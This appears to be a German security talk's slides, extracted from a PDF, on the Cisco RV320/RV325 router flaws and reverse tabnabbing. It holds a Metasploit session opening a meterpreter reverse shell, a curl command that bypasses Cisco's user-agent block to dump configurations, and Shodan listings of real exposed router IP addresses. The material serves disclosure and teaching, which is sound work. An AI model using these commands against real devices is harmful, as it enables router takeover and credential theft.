
RECENT POSTS

Over 25,000 Linksys Smart Wi-Fi routers vulnerable to sensitive information disclosure flaw
May 13, 2019

badpackets.net vom 26.01.2019: "Over 9,000 Cisco RV320/RV325 routers are vulnerable to CVE-2019-1653"

Geographic Distribution of Discovered Cisco RV32x Routers

Over 19,000 RV32x routers discovered across all Sonar study ports



Source: Rapid7 Project Sonar


blog.rapid7.com vom 29.01.2019: "Cisco RV320/RV325 Router Unauthenticated Configuration Export Vulnerability (CVE-2019-1653): What You Need to Know"

Home > News > Security > Hackers Targeting Cisco RV320/RV325 Routers Using New Exploits

Hackers Targeting Cisco RV320/RV325 Routers Using New Exploits

By [Ionut Ilaşcu](#)

January 27, 2019 10:35 AM 0



POPULAR STORIES



[How to Download a Windows 10 ISO By Impersonating Other Devices](#)



Bleepingcomputer vom 27.01.2019: "Hackers Targeting Cisco RV320/RV325 Routers Using New Exploits"



0x27 / CiscoRV320Dump

Watch 9

Star 165

Fork 51

Code

Issues 4

Pull requests 0

Projects 0

Security

Insights

CVE-2019-1652 / CVE-2019-1653 Exploits For Dumping Cisco RV320 Configurations & Debugging Data AND Remote Root Exploit!

exploit

exploitation

cisco

config-dump

17 commits

1 branch

0 releases

1 contributor

MIT

Branch: master

New pull request

Find File

Clone or download

| | |
|-----------------------|------------------------------------|
| 0x27 Update README.md | Latest commit c848d8d on Feb 8 |
| output | Create .gitignore 4 months ago |
| LICENSE | Initial commit 4 months ago |
| README.md | Update README.md 4 months ago |
| decrypt.sh | Create decrypt.sh 4 months ago |
| dump_config.py | Create dump_config.py 4 months ago |

Github Repository "CiscoRV320Dump" von David Davidson (@0x27)

Metasploit-Modul

Metasploit-Modul

```
$ ./msfconsole -q
msf5 > use exploit/linux/http/cisco_rv32x_rce
msf5 exploit(linux/http/cisco_rv32x_rce) > set RHOSTS 192.168.10.1
msf5 exploit(linux/http/cisco_rv32x_rce) > set payload linux/mips64/meterpreter_reverse_tcp
msf5 exploit(linux/http/cisco_rv32x_rce) > set LHOST 192.168.10.101
msf5 exploit(linux/http/cisco_rv32x_rce) >
```

Metasploit-Modul

```
$ ./msfconsole -q
msf5 > use exploit/linux/http/cisco_rv32x_rce
msf5 exploit(linux/http/cisco_rv32x_rce) > set RHOSTS 192.168.10.1
msf5 exploit(linux/http/cisco_rv32x_rce) > set payload linux/mips64/meterpreter_reverse_tcp
msf5 exploit(linux/http/cisco_rv32x_rce) > set LHOST 192.168.10.101
msf5 exploit(linux/http/cisco_rv32x_rce) > run
```

```
[*] Started reverse TCP handler on 192.168.10.101:4444
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.50:8080/
[*] Server started.
[*] Downloading configuration from 192.168.10.1:8007
[*] Successfully downloaded config
[*] Got MD5-Hash: 066bae9070a9a95b3e03019db131cd40
[*] Logging in as user cisco using password hash.
[*] Using default auth_key 1964300002
[*] Successfully logged in as user cisco.
[*] Got cookies: mlap=RGVmYXVsdDM60jo6Y2lzY28=;
[*] Sending payload. Staging via http://192.168.10.101:8080/.
[*] 192.168.10.1:8007 - Payload request received: /
[*] Meterpreter session 1 opened (192.168.10.101:4444 -> 192.168.10.1:53487) at [...]
```

```
meterpreter >
```

Metasploit-Modul

```
$ ./msfconsole -q
msf5 > use exploit/linux/http/cisco_rv32x_rce
msf5 exploit(linux/http/cisco_rv32x_rce) > set RHOSTS 192.168.10.1
msf5 exploit(linux/http/cisco_rv32x_rce) > set payload linux/mips64/meterpreter_reverse_tcp
msf5 exploit(linux/http/cisco_rv32x_rce) > set LHOST 192.168.10.101
msf5 exploit(linux/http/cisco_rv32x_rce) > run
```

```
[*] Started reverse TCP handler on 192.168.10.101:4444
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.50:8080/
[*] Server started.
[*] Downloading configuration from 192.168.10.1:8007
[*] Successfully downloaded config
[*] Got MD5-Hash: 066bae9070a9a95b3e03019db131cd40
[*] Logging in as user cisco using password hash.
[*] Using default auth_key 1964300002
[*] Successfully logged in as user cisco.
[*] Got cookies: mlap=RGVmYXVsdDM60jo6Y2lzY28=;
[*] Sending payload. Staging via http://192.168.10.101:8080/.
[*] 192.168.10.1:8007 - Payload request received: /
[*] Meterpreter session 1 opened (192.168.10.101:4444 -> 192.168.10.1:53487) at [...]
```

```
meterpreter > sysinfo
Computer      : 192.168.10.1
OS           : (Linux 2.6.32.13-Cavium-Octeon)
Architecture : mips64
BuildTuple   : mips64-linux-muslsf
Meterpreter  : mips64/linux
```


Firmware Upgrade...

v1.4.2.17 → v1.4.2.20



Lösungen

Lösungen

(☑) Management-Interface nicht ins Internet öffnen

Lösungen

- Management-Interface nicht ins Internet öffnen
- ~~Konfigurationsexport nur nach Anmeldung~~

Lösungen

- Management-Interface nicht ins Internet öffnen
- ~~Konfigurationsexport nur nach Anmeldung~~
- ~~Parameter für Zertifikatsgenerator bereinigen*~~

Lösungen

- Management-Interface nicht ins Internet öffnen
- ~~Konfigurationsexport nur nach Anmeldung~~
- ~~Parameter für Zertifikatsgenerator bereinigen*~~

- Curl verbieten

```
# Auszug aus Webserverkonfiguration /etc/nginx.conf
```

```
location / {  
    root    html;  
    index  index.html index.htm;
```


```
+     if ($http_user_agent ~* "curl") {  
+         return 403;  
+     }
```

```
    [...]
```

```
}
```

```
# Auszug aus Webserverkonfiguration /etc/nginx.conf
```

```
location / {  
    root    html;  
    index  index.html index.htm;  
  
+     if ($http_user_agent ~* "curl") {  
+         return 403;  
+     }  
  
    [...]  
}
```



Ursprünglicher Exploit

```
$ curl --insecure https://192.168.10.1/cgi-bin/config.exp
<html>
  <head><title>403 Forbidden</title></head>
  <body bgcolor="white">
    <center><h1>403 Forbidden</h1></center>
    <hr>
    <center>nginx/1.10.1</center>
  </body>
</html>
```

Ursprünglicher Exploit

```
$ curl --insecure https://192.168.10.1/cgi-bin/config.exp
<html>
  <head><title>403 Forbidden</title></head>
  <body bgcolor="white">
    <center><h1>403 Forbidden</h1></center>
    <hr>
    <center>nginx/1.10.1</center>
  </body>
</html>
```

Angepasst

```
$ curl --insecure --user-agent kurl \
  -X POST --data 'submitbkconfig=0' \
  https://192.168.10.1/cgi-bin/config.exp
####sysconfig####
[VERSION]
VERSION=73
MODEL=RV320
[...]
```


Zeitleiste (Teil 2)




Zeitleiste (Teil 2)



Zeitleiste (Teil 2)



Zeitleiste (Teil 2)



Zeitleiste (Teil 2)



Zeitleiste (Teil 2)



Zeitleiste (Teil 2)



Zeitleiste (Teil 2)




<https://www.redteam-pentesting.de/advisories/rt-sa-2018-003>

Home > News > Security > Cisco Botches Fix for RV320, RV325 Routers, Just Blocks 'curl' User Agent

Cisco Botches Fix for RV320, RV325 Routers, Just Blocks 'curl' User Agent

By Ionut Ilaşcu


March 28, 2019 11:57 AM 0



POPULAR STORIES



How to Download a Windows 10 ISO By Impersonating Other Devices



Bleepingcomputer vom 28.03.2019: "Cisco Botches Fix for RV320, RV325 Routers, Just Blocks 'curl' User Agent"

Einsatz. Nutzen Angreifer die Lücken erfolgreich aus, könnten sie die komplette Kontrolle über Geräte erlangen. Sicherheitsupdates schaffen Abhilfe.

In seinem Sicherheitscenter hat Cisco den Großteil der Schwachstellen mit dem Bedrohungsgrad "hoch" eingestuft. In vielen Fällen sollen Attacks über das Internet möglich sein. Da Angreifer in vielen authentifiziert sein müssen, wurde keine kritische Einschätzung vergeben.

Neben der Ausführung von Schadcode sind auch DoS-Angriffe vorstellbar. Darüber können Angreifer Geräte quasi ausknipsen. Zudem könnten Angreifer sich höhere Nutzerrechte aneignen. Neben den IOS-Lücken warnt Cisco auch vor Schwachstellen in den Small Business Routern RV320 und RV325.

Seltsamer "Patch"

In einem ersten Anlauf hat Cisco diese Lücken damit "gepatcht", dass sie einfach pauschal den HTTP-User-Agent "curl" auf eine Blacklist gesetzt haben – das zeugt nicht gerade von Kompetenz. Nun hat der Netzwerkausrüster ein neues Update (1.4.2.21) angekündigt, das aber erst Mitte April erscheinen soll.

Die Liste der Fixes nach Bedrohungsgrad absteigend sortiert:

- IOS XE Software Command Injection
- IOS XE Software Privilege Escalation
- IOS XE Software Arbitrary File Upload

Heise Security vom 28.03.2019: "Updates: Cisco sichert sein Router- und Switch-System IOS ab"



Tweet von @Tophness vom 29.03.2019

Shodan Developers Monitor View All... Show API Key Help Center


SHODAN port:8007 http.title:"Router" 🔍

Home Explore Downloads Reports Pricing Enterprise Access My Account

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS
559

TOP COUNTRIES



| | |
|---------------|-----|
| United States | 168 |
| Brazil | 75 |
| Bangladesh | 50 |
| Canada | 32 |
| Poland | 25 |

TOP ORGANIZATIONS

| | |
|------------------|----|
| Angel Drops | 42 |
| Vivo | 25 |
| Comcast Business | 19 |
| Spectrum | 13 |
| NET Virtua | 13 |

TOP OPERATING SYSTEMS

| | |
|-------------|---|
| Linux 2.6.x | 1 |
|-------------|---|

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

Router

41.38.39.91
host-41.38.39.91.tedata.net

TE Data
Added on 2019-06-17 19:28:04 GMT

Egypt

HTTP/1.1 200 OK
Date: Mon, 17 Jun 2019 19:26:41 GMT
Server: Apache
Transfer-Encoding: chunked
Content-Type: text/html

Router

104.201.113.142
104-201-113-142.clientmchsi.com

Mediacom Cable
Added on 2019-06-18 06:01:33 GMT

United States, Pontiac

HTTP/1.1 200 OK
Date: Tue, 18 Jun 2019 06:01:32 GMT
Server: Apache
Transfer-Encoding: chunked
Content-Type: text/html

Router

216.68.254.110
hyde-park-lumber.static.fuse.net

Fuse Internet Access
Added on 2019-06-18 10:56:08 GMT

United States, Cincinnati

HTTP/1.1 200 OK
Date: Tue, 18 Jun 2019 10:43:18 GMT
Server: Apache
Transfer-Encoding: chunked
Content-Type: text/html

Abfrage 'port:8007 http.title:"Router"' auf shodan.io vom 18.06.2019

Shodan Developers Monitor View All... Show API Key Help Center

SHODAN ssl:RV320

Explore Downloads Reports Pricing Enterprise Access My Account

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS
10,053

TOP COUNTRIES

| | |
|---------------|-------|
| United States | 2,943 |
| Brazil | 1,426 |
| Canada | 831 |
| Thailand | 320 |
| France | 300 |

TOP SERVICES

| | |
|-----------------------|-------|
| HTTPS | 7,380 |
| HTTPS (8443) | 1,751 |
| Symantec Data Cent... | 275 |
| 444 | 163 |
| 8081 | 151 |

TOP ORGANIZATIONS

| | |
|-------------------|-----|
| Comcast Business | 500 |
| Vivo | 486 |
| Spectrum | 355 |
| Spectrum Business | 298 |
| NET Virtua | 247 |

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

Router

24.80.209.113
S01065c838f31b7a5.vc.shawcable.net
Shaw Communications
Added on 2019-06-18 10:55:44 GMT
Canada, Vancouver

self-signed

SSL Certificate

Issued By:
|- Common Name: **5c:83:8f:31:b7:a4**
|- Organization: **Cisco Systems, Inc.**
Issued To:
|- Common Name: **5c:83:8f:31:b7:a4**
|- Organization: **Cisco Systems, Inc.**

HTTP/1.1 200 OK
Server: nginx/1.10.1
Date: Tue, 18 Jun 2019 10:55:44 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive

Supported SSL Versions
SSLv3, TLSv1, TLSv1.1, TLSv1.2

Diffie-Hellman Parameters
Fingerprint: nginx/Hardcoded 1024-bit prime

Router

99.247.140.130
CPE700f6a947c0d-CMa84e3fct9d70.cpe.net.cable.rogers.com
Rogers Cable
Added on 2019-06-18 11:09:30 GMT
Canada, Brampton

self-signed

SSL Certificate

Issued By:
|- Common Name: **70:0f:6a:94:7c:0c**
|- Organization: **Cisco Systems, Inc.**
Issued To:
|- Common Name: **70:0f:6a:94:7c:0c**
|- Organization: **Cisco Systems, Inc.**

HTTP/1.1 200 OK
Server: nginx/1.10.1
Date: Tue, 18 Jun 2019 06:11:11 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive

Supported SSL Versions
SSLv3, TLSv1, TLSv1.1, TLSv1.2

Diffie-Hellman Parameters
Fingerprint: nginx/Hardcoded 1024-bit prime

Abfrage 'ssl:RV320' auf shodan.io vom 18.06.2019

Beispiel: reddit.com

Reverse Tabnabbing

window.opener

*The Window interface's **opener** property returns a reference to the window that opened the window using `open()`. – MDN web docs*



Fachbereiche

Angewandte Naturwissenschaften

Elektrotechnik, Maschinenbau & Technikjournalismus

Informatik

Sozialpolitik und Soziale Sicherung

Wirtschaftswissenschaften

Institute

Centrum für Entrepreneurship, Innovation und Mittelstand

Graduierteninstitut

Institut für Detektionstechnologien

Institut für funktionale Gen-Analytik

Institut für IT-Service

Institut für Management

Institut für Medienentwicklung und -analyse

Institut für Sicherheitsforschung

Institut für Soziale Innovationen

Institut für Technik, Ressourcenschonung und Energieeffizienz

Institute of Visual Computing

Internationales Zentrum für Nachhaltige Entwicklung

BERATEN LASSEN

FÜR EINEN STUDIENGANG
BEWERBEN

AN DER H-BRS STUDIEN



Verwundbar:

```
<a href="example.com" target="_blank">Link</a>
```

Verwundbar:

```
<a href="example.com" target="_blank">Link</a>
```

Angriff:

```
window.opener.location.href = "https://redteam-pentesting.de"
```

  <https://www.reddit.com>



  <https://www.reddit.com>

Risiko?

Risiko

Wird der Link geklickt?

Risiko

Wird der Link geklickt?

Sind die Linkziele unvertrauenswürdig?

Risiko

Wird der Link geklickt?

Sind die Linkziele unvertrauenswürdig?

Kann die Phishing-Seite überzeugen?

Risiko

Wird der Link geklickt?

Sind die Linkziele unvertrauenswürdig?

Kann die Phishing-Seite überzeugen?

Lösung: `rel="noopener, noreferrer"`



Search r/netsec



LOG IN

SIGN UP



r/netsec

Posts

